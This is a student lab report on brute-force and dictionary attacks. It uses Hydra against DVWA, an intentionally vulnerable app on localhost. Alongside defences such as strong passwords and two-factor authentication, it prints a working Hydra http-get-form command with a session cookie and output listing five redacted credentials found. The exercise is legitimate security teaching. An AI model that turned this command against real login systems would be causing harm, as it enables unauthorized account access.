Experiment No.: 10

AIM: Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

What is a Brute-Force Attack?

A quite explanatory definition could be:
A brute force attack is a type of cyber attack where a hacker uses an automated tool to guess the password of a user or system.
Hackers usually perform this attack when they do not have any prior knowledge of the password or the system and are trying to gain access to a system or account.
A brute force attack can be a very time-consuming and tedious process, especially if the password is long, complex and generally easy to spot, so it represents the last resort in a real-world attack (in the case of cautious users).
However, with the help of a powerful computer and the right software, a hacker can make thousands of guesses per second.
A brute force attack can be of two types:

1. **Testing all the possible combinations of allowed characters (rarely used and hard to get success with relatively long passwords)**
2. **Testing the password from a list (it works well with weak passwords).**

The Best Tools For Bruteforcing

At this point, you should know our approach to the problems, and due to our willingness to learn, using just a tool without deep knowledge is not the way to go.
However, in the real world, they can save us a lot of time, so before writing our Python script and performing brute-force attacks on our DVWA machine, I just want to list the best tools with a short description.
(I’m going to limit the list to tools for Web Application Brute-Force attacks)

- Callow: It is a very easy-to-use Python script that allows you to launch the attack from the command line, by inserting the selectors as inputs. If you want to test it, you can find a detailed guide here.
- BurpSuite: It’s widely used in penetration testing, and it has a lot of features one of which (the intruder) allows us to launch a brute force attack.
- Hydra: The fastest and most complete tool for brute force, it also has a GUI. Its knowledge is essential for a penetration tester.


How To Protect Yourself

In this case, there is no real vulnerability in the system, so the best way to protect is to make the number of needed trials so big that cannot be done in a reasonable time and maybe block suspicious activities.
There are many ways to protect against brute force attacks, but here are some of the most effective:


1. Use strong passwords and never reuse them.
2. Use a password manager to generate and store strong passwords.
3. Enable two-factor authentication whenever possible.
4. As a webmaster, you can interfere with the attack by introducing a delay between two trials

All these measures can make the attack so complex that it may require several thousands of years (or more, depending on the password complexity) to test all the possible combinations, making the system virtually secure from this attack.

DVWA stands for “Damn Vulnerable Web Application.” It is intentionally designed as a vulnerable web application to help practice web security skills legally and ethically. It includes vulnerabilities such as SQL injection, cross-site scripting(XSS), command injection, brute force, etc.



To log into DVWA default username and password are admin and password.




Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

In this walkthrough, we will brute force and gain a username and password.



Vulnerability: Brute Force

Login

More Information

- https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Brute forcing is a trial-and-error method attackers use to gain unauthorized access to systems or information. It’s essentially trying every possible combination of passwords, encryption keys, or other secrets until they find the right one.

Target
Login credentials


Methods

- Dictionary attacks: Trying common words, phrases, and combinations based on user information or known password patterns.
- Rainbow tables: Pre-computed lists of millions of possible password hashes to quickly compare against target hashes.
- Hybrid attacks: Combining dictionary attacks with brute force, testing variations of common passwords, or using leaked data to personalize guesses.
- Credential stuffing: Automated tools attempt to use leaked credentials from other breaches to gain access to various accounts.

Here we are going to use Hydra as a brute-forcing tool.

Hydra: Hydra is a powerful tool used for brute-forcing passwords and encryption keys. It’s known as a multi-protocol login cracker, meaning it can attack various login services and protocols.

hydra 127.0.0.1 -s 80 -L /path of username -P /path of password file wordlist -1 http-get-form “/URL of page=Cookie:PHPSESSID=cookie value; security=low:F=Username and/or password incorrect.”




```
┌──(purnikaa㉿kali)-[~]
└─$ hydra 127.0.0.1 -s 80 -L /home/purnikaa/Desktop/users -P /home/purnikaa/Desktop/passwords-1 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Coo
kie:PHPSESSID=gf9v70epavpapaf82mnh5rihi5; security=low:F=Username and/or password incorrect."
```

hydra command

- Uses Hydra, a tool for password cracking and brute-force attacks.
- Targets the local machine (IP address: 127.0.0.1) on port 80 (HTTP).
- Uses a list of usernames (`/home/purnikaa/Desktop/users`) and passwords (`/home/purnikaa/Desktop/passwords-1`) for the atta

- ck.
- Attempts to crack a web login form located at `http://127.0.0.1/vulnerabilities/brute/.`
- Performs HTTP GET requests with modified username and password fields in each attempt.
- Continuously tries different combinations until it either finds a successful login or exhausts all combinations.

After using this command we got a bunch of usernames and passwords.



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-11 23:38:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 180 login tries (l:5/p:36), ~12 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=gf9v70epavpapaf82mnh5rihi5; security=low:F=Username
and/or password incorrect.
[80][http-get-form] host: 127.0.0.1   login: [redacted]   password: [redacted]
[80][http-get-form] host: 127.0.0.1   login: [redacted]   password: [redacted]
[80][http-get-form] host: 127.0.0.1   login: [redacted]   password: [redacted]
[80][http-get-form] host: 127.0.0.1   login: [redacted]   password: [redacted]
[80][http-get-form] host: 127.0.0.1   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-11 23:38:08
```

Using any one of these we can log in for low and the same method can be done do, medium as well but it is a few seconds late.